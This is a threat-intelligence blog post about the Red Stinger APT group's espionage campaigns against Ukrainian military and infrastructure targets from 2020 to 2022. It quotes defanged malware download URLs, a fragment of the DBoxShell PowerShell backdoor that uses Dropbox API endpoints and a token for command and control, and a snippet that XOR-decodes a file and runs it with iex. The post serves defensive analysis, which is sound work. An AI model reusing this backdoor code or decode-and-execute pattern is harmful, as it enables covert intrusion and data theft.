Uncovering RedStinger - Undetected APT cyber operations in Eastern Europe since 2020

Threat Intelligence

Posted: May 10, 2023 by Threat Intelligence Team

We discovered a new interesting lure that targeted the Eastern Ukraine region and started tracking the threat actor behind it.

This blog post was authored by Malwarebytes' Roberto Santos and Fortinet's Hossein Jazi

While the official conflict between Russia and Ukraine began in February 2022, there is a long history of physical conflict between the two nations, including the 2014 annexation of Crimea by Russia and when the regions of Donetsk and Luhansk declared themselves independent from Ukraine and came under Russia's umbrella. Given this context, it would not be surprising that the cybersecurity landscape between these two countries has also been tense.

While looking for activities from the usual suspects, one of our former coworkers at Malwarebytes Threat Intelligence Team discovered a new interesting lure that targeted the Eastern Ukraine region and reported that finding to the public. Moreover, we started tracking the actor behind it, which we internally codenamed **Red Stinger**.

This investigation remained private for a while, but Kaspersky recently published information about the same actor (who it called Bad Magic). Now that the existence of this group is public, we will also share some of our information about the actor and its tactics.


Our investigation could be helpful to the community as we will provide new undisclosed data about the group. We have identified attacks from the group starting in 2020, meaning that they have remained under the radar for at least three years. Additionally, we will provide insights into the latest campaigns performed by Red Stinger, where we have found that the group has targeted entities in different places of Ukraine.

Military, transportation and critical infrastructure were some of the entities being targeted, as well as some involved in the September East Ukraine referendums. Depending on the campaign, attackers managed to exfiltrate snapshots, USB drives, keyboard strokes, and microphone recordings.

Finally, we will reveal unknown scripts and malware run by the group in this report.


Timeline


Our investigation started in September 2022, when one of our former coworkers Hossein Jazi discovered an interesting lure, that seemed to target some entities over the war context:



Tweet published by @hjazi in September 2022

In fact, this is the attack that Kaspersky analyzed in its blog. However, this was not the only activity carried out by the group. Malwarebytes has identified multiple operations, first dated in 2020. The next infographic shows some of the operations recognized by us:


OP#1
First evidences of Red Stinger Activities
2021
OP#2
A new campaign was performed in April 2021
OP#3
Little information has been gathered about this campaign. However, the shared TTPs suggest that it was performed by Red Stinger
2022
Ukraine war
OP#4
Victims were mainly located in UA. Among known targets, we can find military and critical infrastructure.
OP#5




Operations performed by Red Stinger

Since our investigation started in September 2022, information about the initial campaigns has been limited. However, the actor's tactics, techniques, and procedures (TTPs) are very distinctive, which gives us a high level of confidence in our attribution.

Notes about activity before the war


OP#1 - Late 2020

The first operation we know of happened in December 2020. Although the infection chain is similar to what was already reported, the attackers were using a slightly different process back in 2020:




OP#1 Infection phase

An MSI file is downloaded from hxxp://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi. This first MSI file, when executed, will show the following error to the user:



MSI file used in OP#1

In the background, this MSI file will execute a .vbs file that runs a dll file. The content is encoded using base64:



Contents of zip file and detail of shortcut.vbs

So finally, cachelib.dll will be executed. That file will drop two files named iesync.so and iesync.vbs.

iesync.so and iesync.vbs were dropped as part of OP#1 infection phase

After that, the iesync.vbs file will apply a XOR operation to iesync.so. After applying that conversion to the file, we can see that this file is what we called DBoxShell (also called PowerMagic by Kaspersky):

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='pwreV-BNrm4AAAAAAAAAAZ3ruxMGikvuYdF72jEBzQ1siMF1_4f7MgyCpVRrS43h';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID).trim();


$State = {

```
DboxShell variant used in OP#1

OP#2 - April 2021

We believe that the attack started with this zip file named ПОСТАНОВЛЕНИЕ № 583-НС.zip. How attackers sent this file to victims is still unknown. The lure in this case was themed about Luhansk:

НАРОДНЫЙ СОВЕТ
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ
ТРЕТЬЕГО СОЗЫВА

ПОСТАНОВЛЕНИЕ

от 25 марта 2021 года № 584-НС
Луганск

О рассмотрении во втором чтении проекта закона Луганской Народной Республики от 19.03.2021 № 417-ПЗ/21-3 «О внесении изменений в Закон Луганской Народной Республики «О физической культуре и спорте»

Lure used in OP#2

A valid translation of this document would be:

RESOLUTION

dated March 25, 2021 No. 584-NS

Lugansk


On consideration in the second reading of the draft law

of the Luhansk People's Republic dated March 19, 2021 No 417-PZ / 21-3

"On Amendments to the Law of the Luhansk People's Republic

"On physical culture and sports"

ПОСТАНОВЛЕНИЕ № 583-НС.zip contains a lnk file as well as the previous pdf. This .lnk file will download an MSI file from the url hxxp://91.234.33.108/u3/ebe9c1f5e5011f667ef8990bf22a38f7/document.msi, and from there, the attack is pretty similar as the one performed in OP#1. Just a few differences to note, for example, in this case the dll used is named libsys.dll.



Dll used at infection phase in OP#2

Also, as the image shows, paths used the folder winappstorepackage or WinStoreApps instead of CacheWidgets, that was used in OP#1. Also, the powershell script is slightly different in this case:

```
$confraw = [System.IO.File]::ReadAllBytes("$env:LOCALAPPDATA\WinStoreApps\store.conf");
$confstream = New - Object Byte[] $confraw.Count;
for($j = 0;
$j  - lt $confraw.Count;
$j++) {
    $confstream[$j] = $confraw[$j]  - bxor 0x6F
};
[System.Text.Encoding]::ASCII.GetString($confstream)|iex;
```

Powershell snippet run in OP#2

Nevertheless, the infection phase finally used DBoxShell, as before.

OP#3 - September 2021

We have very little information about this operation, but based on the TTPs, we have identified overlapping techniques with both previous and subsequent attacks.

- MSI files usage is a known signature from the group. Also, the MSI file was downloaded from hxxp://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi. Note the common pattern in urls.
- 185.230.90.163 belongs to ASN number 56485. All IPs used from 2020 till now belong to the same ASN.
- VT telemetry showed common patterns with OP#2.


Activity at the onset of war

After the war began, we collected information about two distinct operations.

OP#4 - February 2022

OP#4 is perhaps one of the most interesting attacks performed by the group. As you can see in the following lines, this attack still has some characteristics that led us to attribute it to Red Stinger. Furthermore, the attack has some unique features that make it stand out as one of the most interesting ones.

In this case, the group used hxxp://176.114.9.192/11535685AB69DB9E1191E9375E165/attachment.msi to download the malicious MSI file. Note once more this common pattern in all URLs used by the group. This MSI file contained a PDF, a .vbs file, and a .dat file:



РОССИЙСКАЯ ФЕДЕРАЦИЯ

ФЕДЕРАЛЬНЫЙ ЗАКОН

О внесении изменений в отдельные законодательные акты Российской Федерации

Принят Государственной Думой	22 марта 2022 года
Одобрен Советом Федерации	23 марта 2022 года

Статья 1

Внести в Федеральный закон от 12 апреля 2010 года № 61-ФЗ «Об обращении лекарственных средств» (Собрание законодательства Российской Федерации, 2010, № 16, ст. 1815; 2011, № 50, ст. 7351; 2013, № 48, ст. 6165; 2014, № 52, ст. 7540; 2018, № 49, ст. 7521; 2019, № 52, ст. 7780, 7793; 2021, № 27, ст. 5145) следующие изменения:

1) статью 47 дополнить частью 3^2 следующего содержания:

«3^2. До 31 декабря 2022 года допускаются ввоз на территорию Российской Федерации и обращение в Российской Федерации с учетом

Lure used in OP#4

